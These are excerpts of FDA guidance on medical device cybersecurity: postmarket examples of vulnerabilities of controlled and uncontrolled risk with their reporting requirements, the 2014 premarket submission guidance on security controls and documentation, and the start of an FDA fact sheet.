- A device manufacturer receives a user complaint that a gas blood analyzer has been infected with malware and there was concern that the malware may alter the data on the device. The outcome of a manufacturer investigation and impact assessment confirms the presence of malware and finds that the malware does not result in the manipulation of unencrypted data stored and flowing through the device. The device’s safety and essential performance is not impacted by the malware and the manufacturer’s risk assessment determines that the risk of patient harm due to the vulnerability is controlled. The device manufacturer communicates to users on how to remove the malware and decides to develop a defense-in-depth strategy; these changes would be considered a cybersecurity routine update and patch, a type of device enhancement.
- A researcher publicly discloses exploit code for a four year old vulnerability in commercial off-the-shelf database software. The vulnerable version of the software is in a percentage of the manufacturer’s installed base and in two separate product lines including a multi-analyte chemistry analyzer. The manufacturer determines that the vulnerability is the result of a misconfigured database setting and could allow an unauthorized user to view patient health information in the database. The vulnerability does not permit the unauthorized user the ability to edit data in the database. Thus, the manufacturer determines the vulnerability has acceptable and controlled risk of patient harm. The manufacturer notifies their customers and the user community of the issue, details the secure configuration setting, and documents the effectiveness of the cybersecurity routine update for the configuration setting.

³⁵ See FDA guidance titled “Distinguishing Medical Device Recalls from Medical Device Enhancements” (<http://www.fda.gov/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM418469.pdf>)

Contains Nonbinding Recommendations

- A device manufacturer is notified of an open, unused communication port by the U.S. Department of Homeland Security Industrial Control Systems-Cyber Emergency Response Team (ICS-CERT). Subsequent analyses show that a design feature of the device prevents unauthorized remote firmware download onto the device. The threat is mitigated substantially by the need for physical access due to this device feature and the residual risk of patient harm is considered “acceptable.” The manufacturer takes steps to further enhance the device’s security by taking steps to close the unused communication port(s) and provide adequate communication to device users (e.g., user facilities) to facilitate the patch. If the manufacturer closes the open communication ports, the change would be considered a cybersecurity routine update or patch, a type of device enhancement. The change does not require reporting under 21 CFR part 806 (see the “Distinguishing Medical Device Recalls from Medical Enhancements Guidance” [<http://www.fda.gov/downloads/medicaldevices/deviceregulationandguidance/guidancedocuments/ucm418469.pdf>] for additional clarity of reporting requirements and recommendations for device enhancements).
- A device manufacturer receives a user complaint that a recent security software scan of the PC component of a class III medical device has indicated that the PC is infected with malware. The outcome of a manufacturer investigation and impact assessment confirms the presence of malware and that the primary purpose of the malware is to collect internet browsing information. The manufacturer also determines that the malware has actively collected browsing information, but that the device’s safety and essential performance is not and would not be impacted by such collection. The manufacturer’s risk assessment determines that the risk of patient harm due to the vulnerability is controlled. Since the risk of patient harm is controlled, the manufacturer can update the product and it will be considered a cybersecurity routine update or patch. In this case, the manufacturer does not need to report this software update to the FDA in accordance with 21 CFR 806.10. Because the device is a class III device, the manufacturer should report the changes to the FDA in its periodic (annual) report required for holders of an approved PMA under 21 CFR 814.84.

B. Uncontrolled Risk to Safety and Essential Performance

Uncontrolled risk is present when there is unacceptable residual risk of patient harm due to insufficient risk mitigations and compensating controls. In assessing risk, manufacturers should consider the exploitability of the vulnerability and the severity of patient harm if exploited. If the risk of patient harm is assessed as uncontrolled, additional risk control measures should be applied.

Manufacturers should remediate uncontrolled risks as quickly as possible. The following are recommendations for changes or compensating control actions to address vulnerabilities associated with uncontrolled risk:

- Manufacturers should remediate the vulnerabilities to reduce the risk of patient harm to an acceptable level;

Contains Nonbinding Recommendations

- While fixing the vulnerability may not be feasible or immediately practicable, manufacturers should identify and implement risk mitigations and compensating controls to adequately mitigate the risk;
- Customers and the user community should be provided with relevant information on recommended controls and residual cybersecurity risks so that they can take appropriate steps to mitigate the risk and make informed decisions regarding device use;
- Manufacturers must report these vulnerabilities to the FDA according to 21 CFR part 806, unless reported under 21 CFR parts 803 or 1004³⁶. However, the FDA does not intend to enforce reporting requirements under 21 CFR part 806 for specific vulnerabilities with uncontrolled risk when the following circumstances are met:
 - 1) There are no known serious adverse events or deaths associated with the vulnerability;
 - 2) As soon as possible but no later than 30 days after learning of the vulnerability, the manufacturer communicates with its customers and user community regarding the vulnerability, identifies interim compensating controls, and develops a remediation plan to bring the residual risk to an acceptable level. Controls should not introduce more risk to the device's safety and essential performance than the original vulnerability. The manufacturer must document³⁷ the timeline rationale for its remediation plan.³⁸ The customer communication should, at minimum:
 - a. Describe the vulnerability including an impact assessment based on the manufacturer's current understanding,
 - b. State that manufacturer's efforts are underway to address the risk of patient harm as expeditiously as possible,
 - c. Describe compensating controls, if any, and
 - d. State that the manufacturer is working to fix the vulnerability, or provide a defense-in-depth strategy to reduce the probability of exploit and/or severity of harm, and will communicate regarding the availability of a fix in the future.
 - 3) As soon as possible but no later than 60 days after learning of the vulnerability, the manufacturer fixes the vulnerability, validates the change, and distributes the deployable fix to its customers and user community such that the residual risk is brought down to an acceptable level. In some circumstances, a compensating control could produce a long-term solution provided the risk of patient harm is brought to an acceptable level. Controls should not introduce more risk to the device's safety and essential performance than the original vulnerability. Additionally, the manufacturer should follow-up with end-users as needed beyond the initial 60 day period;³⁹

³⁶ See 21 CFR 806.10(f).

³⁷ See 21 CFR 820.100 Corrective action and preventive action.

³⁸ See 21 CFR 7.42 Recall strategy for elements of a remediation plan

³⁹ See 21 CFR 7 (b)(3) – Effectiveness checks.

Contains Nonbinding Recommendations

- 4) The manufacturer actively participates as a member of an ISAO that shares vulnerabilities and threats that impact medical devices, such as NH-ISAC (see section IX) and provides the ISAO with any customer communications upon notification of its customers;
- Remediation of devices with annual reporting requirements (e.g., class III devices) should be included in the annual report;
 - The manufacturer should evaluate the device changes to assess the need to submit a premarket submission (e.g., PMA supplement⁴⁰, 510(k), etc.) to the FDA;
 - For PMA devices with periodic reporting requirements under 21 CFR 814.84, information concerning cybersecurity vulnerabilities, and the device changes and compensating controls implemented in response to this information should be reported to FDA in a periodic (annual) report. See Section VIII for recommended content to include in the periodic report.

In the absence of remediation, a device with uncontrolled risk of patient harm may be considered to have a reasonable probability that use of, or exposure to, the product will cause serious adverse health consequences or death. The product may be considered in violation of the FD&C Act and subject to enforcement or other action.

Examples of Vulnerabilities Associated with Uncontrolled Risk of Patient Harm That Must Be Remediated and Response Actions:

- A manufacturer is made aware of open, unused communication ports. The manufacturer acknowledges receipt of the vulnerability report to the submitter/identifier and subsequent analysis determines that the device's designed-in features do not prevent a threat from downloading unauthorized firmware onto the device, which could be used to compromise the device's safety and essential performance. Although there are no reported serious adverse events or deaths associated with the vulnerability, the risk assessment concludes the risk of patient harm is uncontrolled. The manufacturer communicates with its customers, the ISAO, and user community regarding the vulnerability, identifies and implements interim compensating controls, develops a remediation plan, and notifies users within 30 days of becoming aware of the vulnerability. Furthermore, within 60 days of becoming aware of the vulnerability, the manufacturer develops a more permanent solution/fix (in this case a software update to close the unused communication port(s)), validates the change, distributes the deployable fix or work around to its customers, and implements all other aspects of its remediation plan. If the manufacturer actively participates as a member of an ISAO and shares information about the vulnerability within the ISAO, FDA does not intend to enforce compliance with the reporting requirements in 21 CFR part 806. For class III devices, the manufacturer does submit a summary of the remediation as part of its periodic (annual) report to FDA.

⁴⁰ See 21 CFR 814.39, see also FDA webpage titled, "[PMA Supplements and Amendments](http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/HowtoMarketYourDevice/PremarketSubmissions/PremarketApprovalPMA/ucm050467.htm)" (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/HowtoMarketYourDevice/PremarketSubmissions/PremarketApprovalPMA/ucm050467.htm>).

Contains Nonbinding Recommendations

- A manufacturer becomes aware of a vulnerability via a researcher that its class III medical device (e.g., implantable defibrillator, pacemaker, etc.) can be reprogrammed by an unauthorized user. If exploited, this vulnerability could result in permanent impairment, a life-threatening injury, or death. The manufacturer is not aware that the vulnerability has been exploited and determines that the vulnerability is related to a hardcoded password. The risk assessment concludes that the exploitability of the vulnerability is moderate and the risk of patient harm is uncontrolled. The manufacturer notifies appropriate stakeholders, and distributes a validated emergency patch within 60 days. The manufacturer does not actively participate as a member of an ISAO and therefore reports this action to the FDA under 21 CFR 806.10.
- A vulnerability known to the security community, yet unknown to a medical device manufacturer, is incorporated into a class II device during development. Following clearance, the manufacturer becomes aware of the vulnerability and determines that the device continues to meet its specifications, and that no device malfunctions or patient injuries have been reported. There is no evidence that the identified vulnerability has been exploited. However, it was determined that the vulnerability introduced a new failure mode to the device that impacts its essential performance, and the device's design controls do not mitigate the risk. The manufacturer conducts a risk assessment and determines that without additional mitigations, the risk of patient harm is uncontrolled. Since the manufacturer does not currently have a software update to mitigate the impact of this vulnerability on the device's essential performance, within 30 days of learning of the vulnerability the manufacturer notifies its customers, the ISAO, and user community of the cybersecurity risk and instructs them to disconnect the device from the hospital network to prevent unauthorized access to the device. The company's risk assessment concludes that the risk of patient harm is controlled with this additional mitigation. The manufacturer determines that removal of the device from the network is not a viable long-term solution and distributes a patch within 60 days of learning of the vulnerability. If the company is an active participating member of an ISAO, FDA does not intend to enforce compliance with the reporting requirement under 21 CFR part 806.
- A hospital reports that a patient was harmed after a medical device failed to perform as intended. A manufacturer investigation determines that the medical device malfunctioned as a result of exploitation of a previously unknown vulnerability in its proprietary software. The outcome of the manufacturer's investigation and impact assessment determines that the exploit indirectly impacts the device's safety and essential performance and may have contributed to a patient death. The manufacturer files a report in accordance with reporting requirements under 21 CFR part 803. The manufacturer also determines the device would be likely to cause or contribute to a serious injury or death if the malfunction were to recur; therefore, the manufacturer notifies its customers and user community, develops a validated emergency patch and files a report in accordance with 21 CFR 806.10 to notify FDA.

VIII. Recommended Content to Include in PMA Periodic Reports

For PMA devices with periodic reporting requirements under 21 CFR 814.84, information concerning cybersecurity vulnerabilities, and device changes and compensating controls implemented in response to this information should be reported to FDA in a periodic (annual) report.

It is recommended that the following information be provided for changes and compensating controls implemented for the device:

- A brief description of the vulnerability prompting the change including how the firm became aware of the vulnerability;
- A summary of the conclusions of the firm's risk assessment including whether the risk of patient harm was controlled or uncontrolled;
- A description of the change(s) made, including a comparison to the previously approved version of the device;
- The rationale for making the change;
- Reference to other submissions/devices that were modified in response to this same vulnerability;
- Identification of event(s) related to the rationale/reason for the change (e.g., MDR number(s), recall number);
- Unique Device Identification (UDI)⁴¹ should be included, if available;
- A link to an ICS-CERT advisory or other government or ISAO alert (<https://ics-cert.us-cert.gov/advisories>), if applicable;
- All distributed customer notifications;
- The date and name of the ISAO to which the vulnerability was reported, if any; and
- Reference to other relevant submission (PMA Supplement⁴², 30-Day Notice, 806 report, etc.), if any, or the scientific and/or regulatory basis for concluding that the change did not require a submission/report.

IX. Criteria for Defining Active Participation by a Manufacturer in an ISAO

Active participation by a manufacturer in an ISAO can assist the company, the medical device community and the HPH Sector by proactively addressing cybersecurity vulnerabilities and minimizing exploits through the timely deployment of risk control measures including communication and coordination with patients and users.

⁴¹ See the web page titled "Unique Device Identification – UDI" <http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/UniqueDeviceIdentification/> for more information

⁴² See 21 CFR 814.39.

Contains Nonbinding Recommendations

FDA intends to consider the following in determining whether a manufacturer is an active participant in an ISAO:

1. The manufacturer is a member of an ISAO that shares vulnerabilities and threats that impact medical devices;
2. The ISAO has documented policies pertaining to participant agreements, business processes, operating procedures, and privacy protections;
3. The manufacturer shares vulnerability information with the ISAO, including any customer communications pertaining to cybersecurity vulnerabilities; and
4. The manufacturer has documented processes for assessing and responding to vulnerability and threat intelligence information received from the ISAO. This information should be traceable to medical device risk assessments, countermeasure solutions, and mitigations.

Manufacturers that wish to be considered by FDA to be active participants in an ISAO are recommended to maintain objective evidence documenting that they meet the four criteria above.

X. Appendix: Elements of an Effective Postmarket Cybersecurity Program

It is recommended that the following elements, consistent with the NIST Framework for Improving Critical Infrastructure Cybersecurity (i.e., Identify, Protect, Detect, Respond, and Recover;

<https://www.nist.gov/sites/default/files/documents/cyberframework/cybersecurity-framework-021214.pdf>), be included as part of a manufacturer's cybersecurity risk management program.

A. Identify

i. Maintaining Safety and Essential Performance

Compromise of safety or essential performance of a device can result in patient harm and may require intervention to prevent patient harm.

Manufacturers should define, as part of their comprehensive cybersecurity risk management plan, the safety and essential performance of their device, the resulting severity of patient harm if compromised, and the risk acceptance criteria. These steps allow manufacturers to triage vulnerabilities for remediation (see Section VI for additional information on risk assessments).

Threat modeling is important to understanding and assessing the exploitability of a device vulnerability and its potential for patient harm. Threat modeling can also be used in determining whether a proposed or implemented remediation can provide assurance that the risk of patient harm due to a cybersecurity vulnerability is reasonably controlled. Importantly, acceptable mitigations will vary depending upon the severity of patient harm that may result from exploitation of a vulnerability affecting the device. For example, a cybersecurity vulnerability affecting the temperature reading of a thermometer may have different risks than a cybersecurity vulnerability affecting the dosage of an insulin infusion pump because of the severity of patient harm.

ii. Identification of Cybersecurity Signals

Manufacturers are required to analyze complaints, returned product, service records, and other sources of quality data to identify existing and potential causes of nonconforming product or other quality problems (21 CFR 820.100). Manufacturers are encouraged to actively identify cybersecurity signals that might affect their product, and engage with the sources that report them. It is important to recognize that signals can originate from sources familiar to the medical device workspace such as internal investigations, post market surveillance and or/complaints. It is also important to recognize that cybersecurity signals may originate from cybersecurity-centric sources such as Cyber Emergency

Response Teams (CERTS), ISAOs, security researchers, or from other critical infrastructure sectors such as the Defense or Financial Sectors. Irrespective of the originating source, a clear, consistent and reproducible process for intake and handling of vulnerability information should be established and implemented by the manufacturer. FDA has recognized ISO/IEC 29147:2014, *Information Technology - Security Techniques - Vulnerability Disclosure* and ISO/IEC 30111:2013: *Information Technology – Security Techniques – Vulnerability Handling Processes* that may be useful resources for manufacturers. Manufacturers should develop strategies to enhance their ability to detect signals (e.g., participating in an ISAO for medical devices). Manufacturers can also enhance their postmarket detection of cybersecurity risks by incorporating detection mechanisms into their device design and device features to increase the detectability of attacks and permit forensically sound evidence capture.

B. Protect/Detect

i. Vulnerability Characterization and Assessment

The FDA recommends that manufacturers characterize and assess identified vulnerabilities because it will provide information that will aid manufacturers to triage remediation activities. When characterizing the exploitability of a vulnerability, the manufacturer should consider factors such as remote exploitability, attack complexity, threat privileges, actions required by the user, exploit code maturity, and report confidence. Scoring systems such as the “Common Vulnerability Scoring System” (CVSS)⁴³ provide a consistent framework for assessing exploitability by quantifying the impact of the factors that influence exploitability. See Section VI for additional guidance on vulnerability risk assessment.

ii. Risk Analysis and Threat Modeling

The FDA recommends that manufacturers conduct cybersecurity risk analyses that include threat modeling for each of their devices and to update those analyses over time. Risk analyses and threat modeling should aim to triage vulnerabilities for timely remediation. Threat modeling is a procedure for optimizing Network/Application/Internet Security by identifying objectives and vulnerabilities, and then defining countermeasures to prevent, or mitigate the effects of, threats to the system. Threat modeling provides traditional risk management and failure mode analysis paradigms, and a framework to assess threats from active adversaries/malicious use. For each vulnerability, a summary report should be produced that concisely summarizes the risk analysis and threat modeling information. Due to the cyclical nature of the analyses, the information should be traceable to related documentation.

⁴³ “Common Vulnerability Scoring System,” Version 3.0, Scoring Calculator (<https://www.first.org/cvss/calculator/3.0>).

iii. Analysis of Threat Sources⁴⁴

The FDA recommends manufacturers to analyze possible threat sources. A threat source is defined as the intent and method targeted at the intentional exploitation of a vulnerability or a situation and method that may accidentally trigger a vulnerability.⁴⁵ Analysis of threat sources, as part of risk analysis and threat modeling provides a framework for risk introduced by an active adversary. Therefore, characterization of threat sources will be advantageous to manufacturers in accessing risks not covered by traditional failure mode analysis methods.

iv. Incorporation of Threat Detection Capabilities

Medical devices may not be capable of detecting threat activity and may be reliant on network monitoring. Manufacturers should consider the incorporation of design features that establish or enhance the ability of the device to detect and produce forensically sound postmarket evidence capture in the event of an attack. This information may assist the manufacturer in assessing and remediating identified risks.

v. Impact Assessment on All Devices

The FDA recommends that manufacturers have a process to assess the impact of a cybersecurity signal horizontally (i.e., across all medical devices within the manufacturer's product portfolio and sometimes referred to as variant analyses) and vertically (i.e., determine if there is an impact on specific components within the device). A signal may identify a vulnerability in one device, and that same vulnerability may impact other devices including those in development, or those not yet cleared, approved or marketed. Therefore, it will be advantageous to manufacturers to conduct analyses for cybersecurity signals such that expended detection resources have the widest impact.

C. Protect/Respond/Recover

i. Compensating Controls Assessment (Detect/Respond)

- The FDA recommends that manufacturers implement device-based features, i.e. device design controls⁴⁶, as a primary mechanism to mitigate the risk of patient harm. Manufacturers should assess and provide users with compensating controls such that the risk of patient harm is further mitigated. In total, these efforts represent a defense-in-depth strategy for medical device cybersecurity. Section VII describes recommendations for

⁴⁴ National Institute of Standards and Technology, "Guide for Conducting Risk Assessments," NIST Special Publication 800-30 Revision 1 (<http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>).

⁴⁵ National Institute of Standards and Technology, "Security and Privacy Controls for Federal Information Systems and Organizations," NIST Special Publication 800-53, Revision 4, Appendix B (<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>).

⁴⁶ See 21 CFR 820.30(g).

Contains Nonbinding Recommendations

remediating and reporting identified cybersecurity vulnerabilities, including the development, implementation and user notification concerning fixes. Manufacturers should also adopt a coordinated vulnerability disclosure policy and practice that includes acknowledging receipt of the vulnerability to the vulnerability submitter within a specified time frame.^{47,48} The FDA has recognized ISO/IEC 29147:2014: Information Technology – Security Techniques – Vulnerability Disclosure that may be a useful resource for manufacturers.

D. Risk Mitigation of Safety and Essential Performance

Once the preceding information has been assessed and characterized, manufacturers should determine if the risk of patient harm presented by the vulnerability are adequately controlled by existing device features and/or manufacturer defined compensating controls (i.e., residual risk levels are acceptable). Actions taken should reflect the magnitude of the problem and align with the risks encountered. Manufacturers should also include an evaluation of residual risk, benefit/risk, and risk introduced by the remediation. Manufacturers should design their devices to ensure that risks inherent in remediation are properly mitigated including ensuring that the remediation is adequate and validated, that the device designs incorporate mechanisms for secure and timely updates.

Changes made for vulnerabilities of controlled risk are generally considered device enhancements, not recalls. Cybersecurity routine updates and patches are generally considered a type of device enhancement.

⁴⁷ The FDA has recognized ISO/IEC 29147:2014: Information Technology – Security Techniques – Vulnerability Disclosure

⁴⁸ ISO/IEC 30111:2013: Information Technology – Security Techniques – Vulnerability Handling Processes

Content of Premarket Submissions for Management of Cybersecurity in Medical Devices

Guidance for Industry and Food and Drug Administration Staff

Document Issued on: October 2, 2014

The draft of this document was issued on June 14, 2013.

For questions regarding this document contact the Office of Device Evaluation at 301-796-5550 or Office of Communication, Outreach and Development (CBER) at 1-800-835-4709 or 240-402-7800.



**U.S. Department of Health and Human Services
Food and Drug Administration
Center for Devices and Radiological Health
Office of Device Evaluation
Office of In Vitro Diagnostics and Radiological Health
Center for Biologics Evaluation and Research**

Preface

Public Comment

You may submit electronic comments and suggestions at any time for Agency consideration to <http://www.regulations.gov>. Submit written comments to the Division of Dockets Management, Food and Drug Administration, 5630 Fishers Lane, rm. 1061, (HFA-305), Rockville, MD, 20852. Identify all comments with the docket number FDA-2013-D-0616-0001[. Comments may not be acted upon by the Agency until the document is next revised or updated.

Additional Copies

Additional copies are available from the Internet. You may also send an e-mail request to CDRH-Guidance@fda.hhs.gov to receive a copy of the guidance. Please use the document number 1825 to identify the guidance you are requesting.

Additional copies of this guidance document are also available from the Center for Biologics Evaluation and Research (CBER) by written request, Office of Communication, Outreach and Development 10903 New Hampshire Avenue, Bldg. 71, Rm. 3128, Silver Spring, MD 20993-0002, by telephone, 1-800-835-4709 or 240-402-7800, by email, ocod@fda.hhs.gov, or from the Internet at <http://www.fda.gov/BiologicsBloodVaccines/GuidanceComplianceRegulatoryInformation/default.htm>

Content of Premarket Submissions for Management of Cybersecurity in Medical Devices

Guidance for Industry and Food and Drug Administration Staff

This guidance represents the Food and Drug Administration's (FDA's) current thinking on this topic. It does not create or confer any rights for or on any person and does not operate to bind FDA or the public. You can use an alternative approach if the approach satisfies the requirements of the applicable statutes and regulations. If you want to discuss an alternative approach, contact the FDA staff responsible for implementing this guidance. If you cannot identify the appropriate FDA staff, call the appropriate number listed on the title page of this guidance.

1. Introduction

The need for effective cybersecurity to assure medical device functionality and safety has become more important with the increasing use of wireless, Internet- and network- connected devices, and the frequent electronic exchange of medical device-related health information. This guidance has been developed by the FDA to assist industry by identifying issues related to cybersecurity that manufacturers should consider in the design and development of their medical devices as well as in preparing premarket submissions for those devices. The recommendations contained in this guidance document are intended to supplement FDA's "[Guidance for the Content of Premarket Submissions for Software Contained in Medical Devices](http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm089543.htm)" (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm089543.htm>) and "[Guidance to Industry: Cybersecurity for Networked Medical Devices Containing Off-the-Shelf \(OTS\) Software](http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm077812.htm)" (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm077812.htm>).

Contains Nonbinding Recommendations

FDA's guidance documents, including this guidance, do not establish legally enforceable responsibilities. Instead, guidances describe the Agency's current thinking on a topic and should be viewed only as recommendations, unless specific regulatory or statutory requirements are cited. The use of the word *should* in Agency guidances means that something is suggested or recommended, but not required.

2. Scope

This guidance provides recommendations to consider and information to include in FDA medical device premarket submissions for effective cybersecurity management. Effective cybersecurity management is intended to reduce the risk to patients by decreasing the likelihood that device functionality is intentionally or unintentionally compromised by inadequate cybersecurity.

This guidance document is applicable to the following premarket submissions for devices that contain software (including firmware) or programmable logic as well as software that is a medical device:¹

- Premarket Notification (510(k)) including Traditional, Special, and Abbreviated
- *De novo* submissions
- Premarket Approval Applications (PMA)
- Product Development Protocols (PDP)
- Humanitarian Device Exemption (HDE) submissions.

3. Definitions

Asset² - is anything that has value to an individual or an organization.

Authentication - is the act of verifying the identity of a user, process, or device as a prerequisite to allowing access to the device, its data, information, or systems.

Authorization - is the right or a permission that is granted to access a device resource.

Availability – data, information, and information systems are accessible and usable on a timely basis in the expected manner (i.e. the assurance that information will be available when needed).

Confidentiality – data, information, or system structures are accessible only to authorized persons and entities and are processed at authorized times and in the authorized manner,

¹ Manufacturers may also consider applying the cybersecurity principles described in this guidance as appropriate to Investigational Device Exemption submissions and to devices exempt from premarket review.

² As defined in ISO/IEC 27032:2012(E) Information technology — Security techniques — Guidelines for cybersecurity.

Contains Nonbinding Recommendations

thereby helping ensure data and system security. Confidentiality provides the assurance that no unauthorized users (i.e. only trusted users) have access to the data, information, or system structures.

Cybersecurity - is the process of preventing unauthorized access, modification, misuse or denial of use, or the unauthorized use of information that is stored, accessed, or transferred from a medical device to an external recipient.

Encryption - is the cryptographic transformation of data into a form that conceals the data's original meaning to prevent it from being known or used.

Harm³ - is defined as physical injury or damage to the health of people, or damage to property or the environment.

Integrity – in this document means that data, information and software are accurate and complete and have not been improperly modified.

Life-cycle² – all phases in the life of a medical device, from initial conception to final decommissioning and disposal.

Malware - is software designed with malicious intent to disrupt normal function, gather sensitive information, and/or access other connected systems.

Privileged User³ - is a user who is authorized (and, therefore, trusted) to perform security-relevant functions that ordinary users are not authorized to perform.

Risk² – is the combination of the probability of occurrence of harm and the severity of that harm.

Risk Analysis² – is the systematic use of available information to identify hazards and to estimate the risk.

4. General Principles

Manufacturers should develop a set of cybersecurity controls to assure medical device cybersecurity and maintain medical device functionality and safety.

FDA recognizes that medical device security is a shared responsibility between stakeholders, including health care facilities, patients, providers, and manufacturers of medical devices. Failure to maintain cybersecurity can result in compromised device functionality, loss of data (medical or personal) availability or integrity, or exposure of other connected devices or networks to security threats. This in turn may have the potential to result in patient illness, injury, or death.

³ As defined in ANSI/AAMI/ISO 14971:2007 Medical devices – Application of risk management to medical devices.

Contains Nonbinding Recommendations

Manufacturers should address cybersecurity during the design and development of the medical device, as this can result in more robust and efficient mitigation of patient risks. Manufacturers should establish design inputs for their device related to cybersecurity, and establish a cybersecurity vulnerability and management approach as part of the software validation and risk analysis that is required by 21 CFR 820.30(g).⁴ The approach should appropriately address the following elements:

- Identification of assets, threats, and vulnerabilities;
- Assessment of the impact of threats and vulnerabilities on device functionality and end users/patients;
- Assessment of the likelihood of a threat and of a vulnerability being exploited;
- Determination of risk levels and suitable mitigation strategies;
- Assessment of residual risk and risk acceptance criteria.

5. Cybersecurity Functions

The Agency recommends that medical device manufacturers consider the following cybersecurity framework core functions to guide their cybersecurity activities: Identify, Protect, Detect, Respond, and Recover.⁵

Identify and Protect

Medical devices capable of connecting (wirelessly or hard-wired) to another device, to the Internet or other network, or to portable media (e.g. USB or CD) are more vulnerable to cybersecurity threats than devices that are not connected. The extent to which security controls are needed will depend on the device's intended use, the presence and intent of its electronic data interfaces, its intended environment of use, the type of cybersecurity vulnerabilities present, the likelihood the vulnerability will be exploited (either intentionally or unintentionally), and the probable risk of patient harm due to a cybersecurity breach.

Manufacturers should also carefully consider the balance between cybersecurity safeguards and the usability of the device in its intended environment of use (e.g. home use vs. health care facility use) to ensure that the security controls are appropriate for the intended users. For example, security controls should not unreasonably hinder access to a device intended to be used during an emergency situation.

The Agency recommends that medical device manufacturers provide justification in the premarket submission for the security functions chosen for their medical devices.

⁴ 21 CFR Part 820 – Quality Systems Regulations: 21 CFR 820.30 Subpart C – Design Controls of the Quality System Regulation.

⁵ National Institute of Standards and Technology. Framework for Improving Critical Infrastructure Cybersecurity. Available at: <http://www.nist.gov/cyberframework/upload/cybersecurity-framework-021214-final.pdf>.

Contains Nonbinding Recommendations

Examples of security functions to consider for protection of medical devices should include, but should not be limited to, the following:

Limit Access to Trusted Users Only

- Limit access to devices through the authentication of users (e.g. user ID and password, smartcard, biometric);
- Use automatic timed methods to terminate sessions within the system where appropriate for the use environment;
- Where appropriate, employ a layered authorization model by differentiating privileges based on the user role (e.g. caregiver, system administrator) or device role;
- Use appropriate authentication (e.g. multi-factor authentication to permit privileged device access to system administrators, service technicians, maintenance personnel);
- Strengthen password protection by avoiding “hardcoded” password or common words (i.e. passwords which are the same for each device, difficult to change, and vulnerable to public disclosure) and limit public access to passwords used for privileged device access;
- Where appropriate, provide physical locks on devices and their communication ports to minimize tampering;
- Require user authentication or other appropriate controls before permitting software or firmware updates, including those affecting the operating system, applications, and anti-malware.

Ensure Trusted Content

- Restrict software or firmware updates to authenticated code. One authentication method manufacturers may consider is code signature verification;
- Use systematic procedures for authorized users to download version-identifiable software and firmware from the manufacturer;
- Ensure capability of secure data transfer to and from the device, and when appropriate, use methods for encryption.

Detect, Respond, Recover

- Implement features that allow for security compromises to be detected, recognized, logged, timed, and acted upon during normal use;
- Develop and provide information to the end user concerning appropriate actions to take upon detection of a cybersecurity event;
- Implement device features that protect critical functionality, even when the device’s cybersecurity has been compromised;
- Provide methods for retention and recovery of device configuration by an authenticated privileged user.

Contains Nonbinding Recommendations

Manufacturers may elect to provide an alternative method or approach, with appropriate justification.

6. Cybersecurity Documentation

The type of documentation the Agency recommends you submit in your premarket submission is summarized in this section. These recommendations are predicated on your effective implementation and management of a quality system in accordance with the Quality System Regulation, including Design Controls.

In the premarket submission, manufacturers should provide the following information related to the cybersecurity of their medical device:

1. Hazard analysis, mitigations, and design considerations pertaining to intentional and unintentional cybersecurity risks associated with your device, including:
 - A specific list of all cybersecurity risks that were considered in the design of your device;
 - A specific list and justification for all cybersecurity controls that were established for your device.
2. A traceability matrix that links your actual cybersecurity controls to the cybersecurity risks that were considered;
3. A summary describing the plan for providing validated software updates and patches as needed throughout the lifecycle of the medical device to continue to assure its safety and effectiveness. The FDA typically will not need to review or approve medical device software changes made solely to strengthen cybersecurity.
4. A summary describing controls that are in place to assure that the medical device software will maintain its integrity (e.g. remain free of malware) from the point of origin to the point at which that device leaves the control of the manufacturer; and
5. Device instructions for use and product specifications related to recommended cybersecurity controls appropriate for the intended use environment (e.g. anti-virus software, use of firewall).

7. Recognized Standards

The following is a list of FDA recognized consensus standards dealing with Information Technology (IT) and medical device security.

Contains Nonbinding Recommendations

1. CLSI, AUTO11-A - IT Security of In Vitro Diagnostic Instruments and Software Systems; Approved Standard.
2. IEC, TR 80001-2-2 Edition 1.0 2012-07 - Application of risk management for IT Networks incorporating medical devices - Part 2-2: Guidance for the disclosure and communication of medical device security needs, risks and controls.
3. AAMI/ANSI/IEC, TIR 80001-2-2:2012, - Application of risk management for IT Networks incorporating medical devices - Part 2-2: Guidance for the disclosure and communication of medical device security needs, risks and controls.
4. IEC, /TS 62443-1-1 Edition 1.0 2009-07 - Industrial communication networks - Network and system security - Part 1-1: Terminology, concepts and models.
5. IEC, 62443-2-1 Edition 1.0 2010-11 - Industrial communication networks - Network and system security - Part 2-1: Establishing an industrial automation and control system security program
6. IEC, /TR 62443-3-1 Edition 1.0 2009-07 - Industrial communication networks - Network and system security - Part 3-1: Security technologies for industrial automation and control systems.

For an updated list of FDA recognized consensus standards the Agency recommends that you refer to the [FDA Recognized Consensus Standards Database](http://www.accessdata.fda.gov/scripts/cdrh/cfdocs/cfStandards/search.cfm) (<http://www.accessdata.fda.gov/scripts/cdrh/cfdocs/cfStandards/search.cfm>), and type “security” in the title search for the current list of IT and medical device security consensus standards that are recognized by the Agency. For information on recognized consensus standards, see the guidance document “[Frequently Asked Questions on Recognition of Consensus Standards](http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm074973.htm)” (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm074973.htm>).

FDA FACT SHEET

THE FDA'S ROLE IN MEDICAL DEVICE CYBERSECURITY

Dispelling Myths and Understanding Facts

As medical devices become more digitally interconnected and interoperable, they can improve the care patients receive and create efficiencies in the health care system. Medical devices, like computer systems, can be vulnerable to security breaches, potentially impacting the safety and effectiveness of the device. By carefully considering possible cybersecurity risks while designing medical devices, and having a plan to manage emerging cybersecurity risks, manufacturers can reduce cybersecurity risks posed to devices and patients.

The FDA has published premarket and postmarket guidances that offer recommendations for comprehensive management of medical device cybersecurity risks, continuous improvement throughout the total product life-cycle, and incentivize changing marketed and distributed medical devices to reduce risk. Even with these guidances, the FDA continues to address myths about medical device cybersecurity.

